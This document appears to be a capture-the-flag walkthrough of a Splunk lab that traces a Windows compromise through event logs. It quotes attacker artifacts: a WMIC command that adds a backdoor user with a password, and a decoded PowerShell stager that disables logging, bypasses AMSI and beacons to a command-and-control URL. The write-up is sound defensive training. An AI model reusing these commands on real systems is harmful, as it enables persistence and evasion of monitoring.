

Q1: How many events were collected and ingested in the index main?

A1: 12256

If we set the time filter to “All time”, we can see the total number of events.

The screenshot shows a search interface with a time filter dropdown at the top right labeled "All time ▾". Below it is a list of time filter options categorized into REAL-TIME, RELATIVE, and OTHER. The "All time" option under OTHER is highlighted with a red box.

REAL-TIME	RELATIVE	OTHER
30 second window	Today	Last 15 minutes
1 minute window	Week to date	Last 60 minutes
5 minute window	Business week to date	Last 4 hours
30 minute window	Month to date	Last 24 hours
1 hour window	Year to date	Last 7 days
All time (real-time)	Yesterday	Last 30 days
	Previous week	
	Previous business week	
	Previous month	
	Previous year	

Filter by Time

Query the “main” index.

index=main

The screenshot shows a search interface with a search bar containing "1 index=main". Below the search bar, a message indicates "12,256 events (before 2/22/23 11:31:03.000 PM) No Event Sampling". There are tabs for "Events (12,256)", "Patterns", "Statistics", and "Visualization". The "Events (12,256)" tab is highlighted with a red box. At the bottom, there are controls for "Format Timeline ▾", "Zoom Out", "Zoom to Selection", and "Deselect".

Count of Events

Q2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

A2: A1berto

Using the **Event ID: 4720** filter, we can find the newly created user.

index="main" EventID="4720"

! Event ID 4720 : A user account was created

The screenshot shows a security log viewer interface. On the left, there is a list of event properties. In the center, detailed information about a user account creation is displayed. At the top, it shows the original user account (Security ID: S-1-5-21-4020993649-1037605423-417876593-1104, Account Name: James, Account Domain: Cybertees, Logon ID: 0x551686). Below this, a red box highlights the new account information: Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000, Account Name: A1berto, Account Domain: WORKSTATION6. Further down, it shows attributes: SAM Account Name: A1berto, Display Name: <value not set>. A modal dialog box titled "SamAccountName" is open, showing a table of values. The table has columns: Values, Count, and %. One row is shown: A1berto, 1, 100%. Buttons for "Selected", "Yes", and "No" are visible at the bottom of the dialog. At the very bottom, there is a link labeled "User Account Control".

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

A3: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Scroll down the result of the last question.

We know which device the new user was created on.

```
Category: User Account Management
Channel: Security
DisplayName: %%1793
EventID: 4720
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.
```

Hostname

Using the **Hostname** and **Event ID: 12** filters, we can find the updated registry key.

```
index=main Hostname="Micheal.Beaven" EventID="12" A1berto
```

! Event ID 12 : RegistryEvent (Object create and delete)

```
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Sysmon
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
Task: 12
ThreadID: 4532
UserID: S-1-5-18
UtcTime: 2022-02-14 12:06:02.420
Version: 2
host: cybertees.net
port: 60427
tags: [ [+]
]
timestamp: 2022-02-14T12:06:03.897Z
```

Registry Key

Q4 Examine the logs and identify the user that the adversary was trying to impersonate.

A4: Alberto

index="main"

The names of users are found in the “User” field. The newly created user “A1berto” is not the same as “Alberto”; therefore, “Alberto” is being impersonated.

The screenshot shows a Splunk search interface. On the left, there's a sidebar with 'SELECTED FIELDS' containing 'host 1', 'source 1', 'sourcetype 1', and 'User 4'. Below that is 'INTERESTING FIELDS' with items like '# @version 1', 'AccountName 4', 'AccountType 2', 'Application 22', 'Category 41', and 'Channel 9'. The main pane is titled 'User' and shows '4 Values, 0.971% of events'. It has tabs for 'Reports' (Top values, Top values by time, Rare values) and 'Events with this field'. A table lists user names with their counts and percentages:

Values	Count	%
NT AUTHORITY\SYSTEM	70	58.824%
Cybertees\Alberto	24	20.168%
NT AUTHORITY\NETWORK SERVICE	20	16.807%
Cybertees\James	5	4.202%

Q5: What is the command used to add a backdoor user from a remote computer?

A5: C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1

Filter events with ID of 4688 of Sysmon event ID of 1.

index="main" A1berto

Select the “CommandLine” field on the left pane. Of the values, the first set of commands is a command a remote user would use because the “wmic” is a command-line tool which can be leveraged for remote execution of commands.

The screenshot shows a Splunk search interface. On the left, there's a sidebar with 'SELECTED FIELDS' containing 'host 1', 'source 1', 'sourcetype 1', and 'User 1'. Below that is 'INTERESTING FIELDS' with items like '# @version 1', 'AccountName 2', 'AccountType 1', 'ActivityID 2', 'Category 7', 'Channel 4', 'CommandLine 4', 'Company 1', 'CurrentDirectory 2', 'Description 3', 'Domain 2', 'EventID 8', 'EventReceivedTime 2', 'EventTime 2', 'EventTypeOriginal 1', '# ExecutionProcessID 6', and 'extracted_EventType 5'. The main pane is titled 'CommandLine' and shows '4 Values, 50% of events'. It has tabs for 'Reports' (Top values, Top values by time, Rare values) and 'Events with this field'. A table lists command-line strings with their counts and percentages:


Values	Count	%
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"	2	28.571%
C:\windows\system32\net1 user /add Alberto paw0rd1	2	28.571%
net user /add Alberto paw0rd1	2	28.571%
\?>C:\windows\system32\conhost.exe 0xffffffff -ForceVI	1	14.286%

Q6: How many times was the login attempt from the backdoor user observed during the investigation?

A6: 0


Let's search to detect events associated with the new user created by the attacker.
index=main A1berto

And then when we examine the attacker's actions, we can see that there is no login attempt("Category=logon" can be added in the query, the no results found).



Category

Furthermore, when we look at the Event IDs, we can see that there is no value for login attempt.



EventID

Alternative solution:

The query will filter events where successful and failed account logon attempts were made by the backdoor user.

```
index="main" EventID="4625" OR EventID="4624" A1berto
```


New Search

```
1 index="main" EventID="4625" OR EventID="4624" A1berto
```

✓ 0 events (before 9/18/23 2:44:31.000 AM) No Event Sampling ▾

Events (0) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect



Q7: What is the name of the infected host on which suspicious Powershell commands were executed?

A7: James.browne

When we search to find the device on which the PowerShell commands are executed, we can detect that there is only one device in the “Hostname” field.

```
index=main PowerShell
```

Hostname


1 Value, 94.444% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
James.browne	187	100%



Alternative solution:

The following query would filter Powershell events.

```
index="main" EventID="4104" OR EventID="4103"
```

Only one host was identified where the PowerShell commands were executed.

The screenshot shows a search results interface. At the top, there is a header 'Hostname' with a close button 'X'. Below it, a message says '1 Value, 93.671% of events'. To the right are buttons for 'Selected' (with 'Yes' and 'No' options), 'Reports' (with 'Top values', 'Top values by time', and 'Rare values' links), and 'Events with this field'. A table below lists the value 'James.browne' with a count of 74 and a percentage of 100%.

Values	Count	%
James.browne	74	100%

Q8. PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

Answer: 79

Using the same query from the previous question, there were 79 PowerShell activities that were monitored.

The screenshot shows a search interface titled 'New Search'. The search query is 'index="main" EventID="4104" OR EventID="4103"'. It displays a summary: '✓ 79 events (before 9/18/23 3:21:55.000 AM)' and 'No Event Sampling'. Below this, there are tabs for 'Events (79)', 'Patterns', 'Statistics', and 'Visualization'. At the bottom, there are buttons for 'Format Timeline', 'Zoom Out', 'Zoom to Selection', and 'Deselect'.

Q9: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

A9: hxxp[://]10[.]10[.]10[.]5/news[.]php

```

index=main PowerShell
↓
HostId=0f79c464-4587-4a42-a825-a0972e939164
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgB1AHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKA8AUGAgAC0ARwB1ACAAMwApAHsAJAAxa
EngineVersion=5.1.18362.752
RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
PipelineId=1
ScriptName=
CommandLine= $taskURI = $script:TaskURIs | Get-Random

Details:
CommandInvocation(Get-Random): "Get-Random"
ParameterBinding(Get-Random): name="InputObject"; value="/admin/get.php"
ParameterBinding(Get-Random): name="InputObject"; value="/news.php"
ParameterBinding(Get-Random): name="InputObject"; value="/login/process.php"

```

To decode the Base64 hash value we found, we can use CyberChef's “**From Base64**” and “**Decode text**” features.

The screenshot shows the CyberChef interface with two main sections:

- From Base64:** This section has an "Alphabet" dropdown set to "A-Za-z0-9+/=". It contains two checkboxes: "Remove non-alphabet chars" (checked) and "Strict mode".
- Decode text:** This section has an "Encoding" dropdown set to "UTF-16LE (1200)".

The screenshot shows the "From Base64 / Decode text" section of CyberChef. The "Input" field contains a very long string of Base64 encoded data, which is the decoded version of the hash from the previous step. The input field has a "length: 5070" and "lines: 1" indicator at the top right.

Input

The output contains a different Base64 hash value and a php file.

```
Output start: 1901 time: 2ms
          end: 1901 length: 1901
          length: 0 lines: 1
ng',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging']=$VAL}Else{[ScRipTBLOCK]."GeTFIE`Ld"
('signatures','N'+onPublic,Static').SetValue($NULL,(New-Object
Collections.Generic.HashSet[String]))}$Ref=
[Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils');$Ref.GetField('amsiInitF'+'ai
led','NonPublic,Static').SetValue($NULL,$true);}
[System.Net.ServicePointManager]::Expect100Continue=$true;#$a6ed=New-Object
[System.Net.WebClient]$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwA
XADAALgAXADAALgAxADAALgA1AA==')));$t='/news.php';$a6ed.Headers.Add('User-
Agent',$u);$a6ed.Proxy=[System.NET.WebRequest]::DefaultWebProxy;$a6ED.PROXY.Credentials =
[System.NET.CredentialCache]::DefaultNetworkCredentials;$script:Proxy = $a6ed.Proxy;$K=
[System.Text.Encoding]::ASCII.GetBytes('qm.@)5y?XxUSA=VD467*|OLWB~rn8^I');$R=
{$D,$K=$Args;$S=0..255;0..255|%{$J=
```

Output

Let's apply the same operations for the new Base64 hash value we found.

The screenshot shows the 'From Base64 / Decode text' interface. On the left, under 'From Base64', there are settings for the alphabet (A-Za-z0-9+/=), a checked checkbox for 'Remove non-alphabet chars', and an unchecked checkbox for 'Strict mode'. Under 'Decode text', there is a dropdown for 'Encoding' set to 'UTF-16LE (1200)'. On the right, the 'Output' section shows the decoded URL: <http://10.10.10.5>.

From Base64 / Decode text

And finally, let's put everything together.

! **URL defanging** is the standard term for making URLs non-clickable.

The screenshot shows the 'Defang URL' interface. Under 'Defang URL', there are three checked checkboxes: 'Escape dots', 'Escape http', and 'Escape //'. Below these are buttons for 'Process' and 'Valid domain...'. On the right, the 'Output' section shows the defanged URL: <http://10.10.10.5/news.php>.

Defang URL